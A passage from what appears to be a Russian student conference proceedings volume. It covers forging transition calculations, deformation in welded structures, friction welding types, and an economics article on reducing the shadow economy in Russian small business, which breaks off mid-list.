


Рисунок 1 – Эскиз поковки после первого перехода

При высадке L/d>2.5…3 [2], требуется соблюдать следующие условия:

1) Длина высаживаемой части не должна превышать 2,5d

Для первого перехода: 50>40

Для второго перехода: 50>20

2) Длина свободной части между пуансоном и матрицей не должна превышать 1,5d

Для первого перехода: 30>25

Для второго перехода: 30>20

3) Диаметр высаживаемой части не должен превышать 2,5d [3]

Для первого перехода: 50>27,81

Для второго перехода: 50>46,8
Условия на продольный изгиб соблюдены. Можно штамповать.
Рабочий ход на первом переходе будет равен:
*S*раб1 = *H*0 – *H*к = 83 – 61,6 = 21,4 мм.
где *H*0 – высота заготовки до осадки;
*H*к - высота заготовки после осадки.
Второй переход – окончательная штамповка (рис.2).
Рабочий ход на втором переходе будет равен:
Sраб2 = *H0* – *Hк* = 61,6 – 52 = 19,6 мм.




Рисунок 2 – Чертеж поковки после второго перехода
Исходные данные для ГКМ.
Исходная заготовка – пруток. Материал – 15Х16КН2МВФАБ-Ш.
Штамп подогрет до температуры 150°С.
Заготовка нагрета до температуры (1150±20) °С.

Температура окончания штамповки 850°С
Ход подвижной матрицы = 350мм
Высадочного ползуна = 700мм
Высадочного ползуна после закрытия матриц = 480мм

Использованные источники:

1. ОСТ 1-90376-87. Сталь углеродистая, легированная и высоколегированная, сплавы жаропрочные. Ковка и штамповка. Термомеханические режимы, 1988. – 8 с.
2. Зорчев С.Н. Кузьмин В.Н. «Общая технология кузнечно-штамповочного производства»:2-е изд. 1986-87 с.122-124
3. Берлинер, Ю.И. Технология химического и нефтяного аппаратостроения / Ю.И. Берлинер, Ю.А. Балашов. – М. : Машиностроение, 1976. – 256с.

УДК 621.791

Насыров Г.А.
студент магистратуры 1 курса
механический факультет
ФГБОУ ВО «УГНТУ»
Россия, г. Уфа

ДЕФОРМАЦИЯ СВАРНЫХ КОНСТРУКЦИЙ

Аннотация:

Статья посвящена деформациям и напряжениям в сварных конструкциях. Рассмотрены основные понятия. Приведены основные причины возникновения деформаций и напряжений в сварных конструкциях. Раскрыты основные методы снижения внутренних напряжений.

Ключевые слова: сварка, деформация, напряжение, размеры, пластичность, предел текучести.

Nasyrov G.A.
Master's degree student of 1 course
Chair of mechanical
Ufa State Petroleum Technological University
Russia, Ufa

DEFORMATION OF WELDED STRUCTURES

Annotation:

The article is devoted to deformations and stresses in welded structures. The basic concepts are considered. The main causes of the deformations and stresses in welded structures are given. Revealed the main methods of reducing internal stresses.

Keywords: welding, deformation, stress, dimensions, ductility, yield strength.

Деформация сварных конструкций – это изменение таких параметров тела, как изменение размеров и формы. Деформация происходит из-за

действие на тело каких-либо сил. Существует как упругая, так и пластичная деформация.

Если при прекращении действия на тело какой-либо силы тело возвращается к исходным размерам и формам, то данный вид деформации – упругая. Для малоуглеродистой стали упругая деформация небольших величин – это сила, при которой происходит относительно небольшое удлинение (не более 0,2%) [1]. Ее нахождение – ниже точки начала текучести.

Если величина силы, действующей на тело, больше текучести и предела упругости, то данную деформацию называют пластичной. При таком виде деформации тело не восстанавливает свои размеры и форму после того как действие силы прекратилось. По другому такой вид деформации можно назвать остаточной.

При сварке в сварном узле возникают внутренние напряжения, которые приводят к деформации.

Рассмотрим внутренние напряжения. Они существуют в теле при отсутствии внешних сил. В свою очередь различают различный характер действия – сжатие, растяжение и т.д. Они возникают, когда нагретая деталь не может свободно деформироваться. Неравномерный нагрев детали является главной причиной возникновения деформаций и напряжений, а также при низкой скорости сварке и маленьким сечением сварного шва.

Также внутреннее напряжение может возникнуть из-за неправильно подобранного сочетания материалов свариваемых деталей. Если материал является малопластичным, то в сварном шве могут образоваться трещины.

Расчет деформации при сварке произвести крайне сложно из-за большого количества факторов, поэтому сварные напряжения в прочностных расчетах не учитывают, но стараются при соединении деталей минимизировать напряжения. При сварке встык уменьшить напряжения можно заменив сварку в одном направлении на обратноступенчатую сварку. Эпюры сварочных напряжений в стыковом шве показаны на рисунке 1.




Рисунок 1. Эпюра сварочных напряжений в стыковом шве.

Чтобы снизить деформацию и внутренние напряжения существуют следующие способы:

1. Снижения количества сварных швов.
2. Уравновешивание деформаций.
3. Симметричное расположение ребер.
4. Учет свободной усадки шва.
5. Исключение перекрещивающихся швов.
6. Нахлесточные соединения деталей.

Использованные источники:

1. Колганов, Л.А. Сварочное производство / Л.А. Колганов. – Ростов – на – Дону: Феникс, 2002. – 254 с

УДК 621.791.1

Насыров Г.А.
студент магистратуры 1 курса
механический факультет
ФГБОУ ВО «УГНТУ»
Россия, г. Уфа

СВАРКА ТРЕНИЕМ

Аннотация:

Статья посвящена методу сварки трением. Рассмотрены положительные и отрицательные стороны такого вида сварки. Приведены примеры применения данного вида сварного соединения деталей в различных отраслях производства. Указаны подвиды сварки трением, кратко описаны основные особенности данных видов сварки.

Ключевые слова: сварка, сварка трением, радиальная, орбитальная, пластичность, сварка с перемешиванием.

Nasyrov G.A.
Master's degree student of 1 course
Chair of mechanical
Ufa State Petroleum Technological University
Russia, Ufa

FRICTION WELDING

Annotation:

The article is devoted to the method of friction welding. The positive and negative sides of this type of welding are considered. Examples of the use of this type of welded joint of parts in various industries are given. The subspecies of welding by friction are indicated, the main features of these types of welding are briefly described.

Keywords: welding, friction welding, radial, orbital, plasticity, welding with mixing.

Существует несколько видов сварки: сварка давлением, электрическая контактная сварка, сварка трением и т.д. Одним из самых простых видов является сварка трением. Такой вид сварки в несколько раз дешевле, чем, к примеру, дуговая сварка. Но несмотря на эти преимущества, сварка трением менее универсальна. На рисунке 1 показана схема сварки трением.




Рисунок 1. Схема сварки трением

Сварка трением чаще применяется в условиях массового производства.

Сварка трением происходит при вращении зажатых заготовок. Нагрев происходит из-за трения, после чего происходит мгновенное торможение. Основные параметры данного режима — это скорость вращения заготовок и приложенное к ним осевое усилие.

Особенно данный вид сварки хорошо подходит для изготовления концевого режущего инструмента. К примеру, контактная стыковая сварка, являющаяся более дорогостоящей и сложной, не обеспечивает для концевого режущего инструмента стабильности качества. Также данный вид соединения часто используется в автомобильной промышленности. Пример применения при изготовлении карданного вала показан на рисунке 2.




Рисунок 2. Схема изготовления карданного вала дуговой сваркой (а) и сваркой трением (б).

Машины для сварки трением весьма различны. Бывают как универсальные, так и специализированные машины. Они полностью автоматизированы. Данный метод выполняется также и в автономном режиме, который обеспечивает контроль данного процесса от начала и до конца.

В свою очередь сварка трением разделяется на инерционную, с

непрерывным приводом, орбитальную, радиальную и сварку с перемешиванием.

При инерционной сварке трением движение свариваемой детали обеспечивает маховик, который разгоняется специальным двигателем.

При орбитальной сварке трением соединение осуществляют движением прижатых заготовок по круговой орбите. В данном случае отсутствует вращение заготовок вокруг собственных осей.

Радиальная сварка основывается на трении наружного или внутреннего кольца о скошенные концы труб.

Сварка трением с перемешиванием применяется для сварки заготовок из тонколистовых материалов. К концам заготовок подводят ролик, вращающийся со скоростью 200...3000 об. в мин. Скорость перемещения ролика относительно свариваемых за готов о к составляет 4,5 ,. .6,0 м /мин при удельном давлении на ролик 0,2. ..0,5 МПа.

Использованные источники:

1. Колганов, Л.А. Сварочное производство / Л.А. Колганов. – Ростов – на – Дону: Феникс, 2002. – 254 с

УДК 330.1

Нафикова Г.Р.
студент магистратуры 2 курса
научный руководитель: Шарафуллина Р.Р., к.э.н.
доцент
БашГУ
Россия, г. Уфа

ПРОБЛЕМА СНИЖЕНИЯ МАСШТАБОВ ТЕНЕВОЙ ЭКОНОМИКИ В МАЛОМ БИЗНЕСЕ И ПУТИ ЕЕ РЕШЕНИЯ

Проблема снижения масштабов теневой экономики относится к числу первоочередных задач, и ее решение требует комплексных и эффективных мер. В статье рассмотрены подходы к определению сущности теневой экономики, рассмотрены масштабы и причины существования теневой экономики в малом предпринимательстве, даны рекомендации по снижению масштабов теневой экономики в малом бизнесе.

Ключевые слова: теневая экономика, малый бизнес, индивидуальные предприниматели.

Nafikova G.R., the student of magistracy
of Higher Education «Bashkir state university»
Research supervisor: Sharafullina R.R.
candidat of economy, associate professor of BashSU (Ufa)

PROBLEM OF DECREASE IN SCALES OF SHADOW ECONOMY IN SMALL BUSINESS AND A WAY OF HER DECISION

The problem of lowering of scales of shadow economy is among priorities, and its decision requires complex and effective measures. In article approaches to

determination of an entity of shadow economy are considered, scales and the reasons of existence of shadow economy in small business are considered, recommendations about lowering of scales of shadow economy in small business are made.

Key words: shadow economy, small business, individual entrepreneurs.

Актуальность выбранной темы обуславливается тем, что в условиях перехода к рыночной экономике растет роль и значимость малого предпринимательства. Развитие малого бизнеса положительно влияет на экономический рост, научно-технический прогресс, насыщает рынок необходимыми товарами и услугами, способствует занятости населения, т. е. решает ряд актуальных экономических и социальных вопросов, поэтому необходимо, чтобы государство всячески поддерживало и стимулировало малый бизнес.

Малый бизнес представляет самый многочисленный слой мелких собственников, по своему уровню жизни и социальному положению принадлежащих к большинству населения и представляющих собой и непосредственных производителей, и потребителей широкого спектра товаров и услуг одновременно; в силу своей массовости в значительной мере определяют социально - экономический и отчасти политический уровень развития страны.

На современном этапе повышение роли предприятий малого бизнеса в экономике Германии, США и других развитых странах - не случайность, а необходимая закономерность, вызванная самим ходом истории и потребностями, которые возникали в процессе развития производительных сил и технологий [10, С. 37] .

В условиях кризиса экономики, а также наращивания санкций России странами Евросоюза и США, в нашей стране появился всем заметный дефицит бюджета. Связано это с падением ВВП в российской экономике и со снижением налогов, поступающих в государственную казну. Казалось бы, государство не вмешивается в частные дела предпринимателей, но на деле оказывается это далеко не так. Федеральная налоговая служба пытается закрыть образовавшиеся пустоты в бюджете за счет денежных средств предпринимателей. Выражается это в том, что усиливается контроль со стороны ФНС за отчетностью предпринимателей; оказывается давление на банки в попытке установить тотальный контроль за транзакциями, чтобы якобы не допустить утечку белых денег в тень. Кроме того, есть еще и незаконные способы: в последнее время появилась тенденция изъятия Федеральной налоговой службой средств с расчетных счетов предпринимателей в счет якобы неуплаченных налоговых платежей [3]. Объяснить это Федеральная налоговая служба, не стесняясь, может тем, что произошла ошибка, но вернуть эти средства предпринимателям не удается, поскольку изъятые таким способом деньги могут зачесть в счет следующего отчетного налогового периода. Предприниматели не могут эти средства

вложить в данный момент в свой бизнес, например, на приобретение сезонного товара, тем самым они теряют выгоду, а сотрудники налоговой службы в это время получают премию за незаконно выполненный план, тем самым нанося ущерб государственной казне. Так о какой же демократической ответственности перед государством может идти речь, если сами чиновники с легкостью отступают от данной нормы этики?

Эти легальные и нелегальные меры со стороны сотрудников Федеральной налоговой службы очень негативно влияют на предпринимателей и приводят к еще большему уменьшению ВВП. Главная цель любой предпринимательской деятельности – это извлечение прибыли, или по-простому, зарабатывание денег. А чиновники - не предприниматели и мыслят совсем другими понятиями, но так в России исторически сложилось, что законы и правила для бизнеса устанавливают они. Малый бизнес уходит в тень. На практике это означает сокрытие доходов, уход от уплаты налогов и не регистрация деятельности как таковой. И происходит из-за желания предпринимателей в первую очередь зарабатывать деньги для себя, а уже потом для государства.

Одним из главных преимуществ малого предпринимательства в условиях современного рынка является намного более гибкая, чем у крупных предприятий, реакция на быстро меняющийся спрос: умение «уловить» возникающую потребность и отреагировать немедленной мобилизацией своих ресурсов и возможностей.

Выделим особенности малого бизнеса: во-первых, он не связан с обширной производственной программой, которая была бы разработана на перспективу; во-вторых, не обременен многочисленным персоналом, соответственно не требует сложных навыков управления; в-третьих, не отягощен финансовыми обязательствами перед акционерами, которые ожидали бы дивидендов от вложенного в бизнес капитала; в-четвертых, ему проще перестроить свою рыночную стратегию под найденную им новую «нишу», и манипулировать ценами на свою продукцию; в-пятых, ему вряд ли угрожает проблема организованного противодействия наемных работников, которые отстаивали бы с помощью профсоюза свои рабочие места или уровень заработной платы; в-шестых, ему присуща способность к ускоренному освоению инвестиций и высокая оборачиваемость оборотных средств, а также активная инновационная деятельность, способствующая ускоренному развитию различных отраслей хозяйства во всех секторах экономики.

Преимуществами малого производства является его экономичность; по сравнению с крупными предприятиями, короче сроки капитального строительства, для их создания нужен относительно меньший стартовый капитал. Малые предприятия не держат крупных запасов, обычно лучше используют свой капитал, оборудование и производственные площади, экономят на административно-управленческих расходах благодаря простоте и гибкости процедуры управления.

Кроме того, большим преимуществом для экономики страны в целом является то, что на мелких предприятиях отмечается более высокая эффективность труда, малые фирмы с меньшими затратами удовлетворяют потребности в дефицитных видах товаров и услуг на основе разработки местных источников (сырья) и обеспечивает при этом большую занятость. Они увеличивают размеры поступлений в муниципальные бюджеты, стимулируют научно техническое развитие (НТР), выполняют другие важные для хозяйства функции.

Рассмотрим и проведем анализ общей динамики развития малого предпринимательства (таблица 1).

Таблица 1 - Динамика показателей развития малых предприятий в России за период с 2011 по 2016 гг.

Годы	Число малых предприятий (на конец года), тыс.		Средняя численность работников), тыс. человек		Оборот малых предприятий, млрд. руб.	
	всего	в том числе микропред-приятий	всего	в том числе на микропредпри-ятиях	всего	в том числе микропред-приятий
2011	1836,4	1593,7	11480,4	4354,5	22610,2	7028,3
2012	2003,0	1759.9	11683,9	4699,6	23463,7	8347,4
2013	2063,1	1828,6	11695,7	4769,5	24781,6	9101,3
2014	2103,8	1868,2	11744,2	4912,2	26392,2	9699,3
2016	2770,5	2597,6	11040,1	5651,1	38877,0	20138,8

Источник: составлено автором по [11]

В целом, темпы роста количества малых предприятий достаточно низкие: 1836,4 тысяч в 2011 году до 2103,8 тысяч предприятий в 2014 году, заметное повышение роста было за 2015 и 2016 гг. – на 666,7 тыс. предприятий за два года, или на 31,7% от количества малых предприятий 2014 года. Заметим, что количество микропредприятий увеличивается, а количество собственно малых предприятий уменьшается – с 242,7 тысяч предприятий в 2011 году, до 172,9 тысяч предприятий в 2016 году, а это на 28,8% ниже показателя 2011 года.

Оборот малых предприятий увеличился с 22610,2 млрд. руб. в 2011 г. до 26392,2 млрд. руб. в 2014 г., рекордного роста достиг за 2015 и 2016 годы, составив 38877,0 млрд. руб. Связано это, скорее всего с инфляцией 2015 года.

Также наблюдается незначительный рост численности занятых на малых предприятиях — с 11480,4 тыс. в 2011 до 11744,2 тыс. человек в 2014 г., однако в 2015-2016 гг. идет сокращение численности занятых на малых предприятиях - до 11040,1 тыс. чел.

В последние годы число индивидуальных предпринимателей уменьшилось: с 8 314 тысяч в 2008 году до 5 645,7 тысяч человек в 2014 году. За два года - с 2015 по 2016 гг. - рост предпринимателей был

незначительным – всего 36,7 тыс. человек, ил 0,6 % от числа занятых в ИПД в 2014 году (таблица 2).

Таблица 2 - Число занятых в сфере индивидуальной предпринимательской деятельности в РФ, тыс. чел.

2008	2009	2011	2012	2013	2014	2016
8 314,0	6 526,0	5 453,1	5647,1	5 429,5	5 645,7	5 682,4

Источник: составлено автором по [4]

«Мелкие игроки» на рынке не выдерживают конкуренции с крупными компаниями, они лишаются своих рабочих мест. Однако они не идут в крупный бизнес, а, вкусив предпринимательской свободы, уходят в теневую экономику.

В сфере малого предпринимательства получили значительное развитие теневые экономические отношения. Теневая экономика – это хозяйственная деятельность юридических и физических лиц, развивающаяся вне государственного учета и контроля, а потому и не отражающаяся в официальной статистике [5, с. 14] . Объем теневой экономики в России составляет 33,6 трлн рублей, или 39% от размера ВВП страны. По этому показателю Россия занимает четвертое место в мире [8].

То, как часть экономики уходит в тень, наблюдается в любой стране. Какова эта часть в процентном соотношении, зависит это от таких факторов, как законы, система налогообложения, высокие налоговые ставки, система отчислений в фонды социального обеспечения, высокие ставки по кредитам, высокая арендная стоимость помещений, и в целом восприятие населения.

В Ассоциации дипломированных сертифицированных бухгалтеров (АССА) выделили три главных фактора, определяющих масштабы теневой экономики в России: контроль за коррупцией, «демократическая ответственность» и рост ВВП. Эксперты АССА определяют теневую экономику как экономическую деятельность и полученный от нее доход, которые находятся за пределами системы государственного регулирования, налогообложения или надзора [8] .

Рассмотрим причины ухода предпринимательства в тень экономики.

1. К первой причине можно отнести незаконные виды предпринимательства, которые не представляется возможным зарегистрировать официально. В СССР предпринимательство было запрещено вообще, и все люди должны были трудиться на государство. Однако, не все желали это делать, появились цеховики, которые в обход системы организовывали, например, пошив одежды. Работники фабрик оставались работать в третью смену, даже не подозревая, на кого трудятся и куда потом пойдет сшитая ими одежда. После перестройки появилась возможность не прятаться, а вести свой бизнес официально и цеховики исчезли, как класс. В настоящее время такими незаконными предпринимателями являются наркоторговцы, сутенеры и другие представители криминального мира.

2. Экономию на платежах и налогах можно назвать второй причиной

ухода предпринимателей в теневую экономику. Некоторые индивидуальные предприниматели не желают регистрировать собственный бизнес по причине нежелания оплачивать подоходный налог, а также делать отчисления в фонд обязательного медицинского страхования, пенсионный фонд и в фонд социального страхования.

3. Третья причина - нежелание официально трудоустраивать работников. Предприниматель по некоторым причинам не желает составлять договор с работниками, которые трудятся на его предприятии. Причин здесь может быть несколько: 1) если работник является иностранцем, то возникают трудности оформления работников. Для того, чтобы появилась возможность официально оформить гражданина СНГ, ему необходимо представить патент. Не все такие граждане имеют патент. 2) кроме того, если работник не трудоустроен официально, его гораздо проще уволить, поскольку он не защищен законом; 3) у некоторых предпринимателей очень маленький бюджет на зарплату. Выплачивая, кроме зарплаты работнику, еще и пенсионные и налоговые отчисления за работника, предприниматель может лишиться своей прибыли. Если же у самого работника из зарплаты удерживать эти отчисления в государственную казну, то за вычетом отчислений и налогов, зарплата работника станет не конкурентоспособной. Именно по этим причинам работников могут не оформлять официально.

Согласно исследованию Центра социально-политического мониторинга Института общественных наук РАНХиГС, доля россиян, которые за последний год хотя бы иногда работали неофициально или за зарплату в конверте, составляет около 44,8% от общего числа занятых в 2017 году. Доля тех, кто постоянно получает зарплату в конвертах, увеличилась в 2017 году с 28,8% до 31,4% [7].

Динамика показателей числа наемных работников, занятых в сфере индивидуальной предпринимательской деятельности дает нам неутешительные выводы (таблица 3).

Таблица 3 - Число наемных работников, занятых в сфере индивидуальной предпринимательской деятельности в РФ, тыс.чел.

2008 г.	2009 г.	2011 г.	2012 г.	2013 г.	2014 г.	2016 г.
5 306,5	2 914,9	2 245,9	2 213,9	2 096,5	2 435,7	2 469,3

Источник: составлено автором по [4]

Рассмотрим отрицательные моменты теневой экономики, причем достаточно много минусов, как для государства, так и для самих предпринимателей и работников, которые решили трудиться без оформления. Минусы для государства: 1) от незарегистрированного бизнеса государство не получает налоговые отчисления; 2) незаконный бизнес может наносить ущерб психическому и физическому здоровью граждан, сокращать срок жизни людей, повышает криминальную обстановку в стране. Сам по себе он является преступлением, при этом порождает новые преступления; 3) повышаются затраты на социальное обеспечение граждан,

задействованных в таком бизнесе. Официально они считаются безработными, соответственно, отчислений фонды социального обеспечения от таких граждан не получают. Но вот социальное обеспечение они получать могут; 4) нелегальное трудоустройство граждан СНГ приводит к оттоку денег из страны, дополнительной нагрузке на фонд обязательного медицинского страхования, повышению криминальной обстановки в стране.

Минусы для предпринимателей: 1) бизнес для предпринимателя не является объектом права, его нельзя продать или передать по наследству; с юридической точки зрения его не существует; 2) бизнес, который не зарегистрирован официально, нарушает законодательство России. В частности, нарушается ст. 198 УК РФ «Уклонение от уплаты налогов и сборов с физического лица» [1]. В этом случае имеется ввиду, что не было зарегистрировано такой формы хозяйственного правления, как ИП; 3) невозможность получения субсидий от государства для незарегистрированных предпринимателей.

Минусы для работников, соглашающихся на работу без оформления: 1) отсутствие социальных гарантий; 2) отсутствие больничных и отпусков.

Следовательно, уход в тень имеет гораздо больше минусов, чем плюсов. Следует понимать, что соглашаясь на ведение теневого бизнеса, соглашаясь на работу без должного на то оформления, люди не могут рассчитывать на юридическую помощь государства.

Проблемы теневой экономики в России всегда были и будут. Пока отчисления на социальное обеспечение будут достаточно высоки, а отдача минимальной, часть предпринимателей не будет регистрировать свой бизнес, а часть работников будет соглашаться на то, чтобы работать неофициально.

Уход легитимного бизнеса в тень рассматривается как вынужденная реакция бизнеса на жесткие условия экономики. Жесткость проявляется в таких высоких ставках налогов и кредитов, следование которым сопровождается изъятием практически всего дохода, что приводит бизнес к неминуемому банкротству. Чтобы избежать гибели, бизнес вынужден уходить в тень, которая позволяет получить добавочный, теневой доход для компенсации потерь от завышенных изъятий.

Для снижения масштабов теневой деятельности в сфере малого предпринимательства, необходим комплекс мер на общегосударственном уровне. В числе важнейших задач можно назвать:

1) борьбу с криминальной деятельностью и коррупцией;

2) совершенствование правовой базы: создать стабильную налоговую систему, базирующуюся на твердой ставке налогообложения; установить ставки налогов и внебюджетных отчислений на социальные и общественные нужды в пределах, обеспечивающих ощутимое преимущество легального предпринимательства перед возможностями и рисками теневой экономики; сделать систему финансовой и налоговой отчетности предельно четкой, логически обоснованной и в достаточной мере соответствующей

международным стандартам;

3) улучшение работы правоохранительных органов, а также всех ступеней властных и исполнительных органов, не допускать с их стороны поборов, взяток у торгующих частников в виде «оплаты за место», а создать необходимые условия для «выведения из подполья» всех видов общественно полезной хозяйственной деятельности;

4) создание условий для добросовестной конкуренции; создание условий для взаимопомощи крупным и малым предприятиям, например, закупка товаров малыми предприятиями у крупных предприятий по оптовым ценам, заниженный процент уплаты налогов на добавленную стоимость крупными предприятиями;

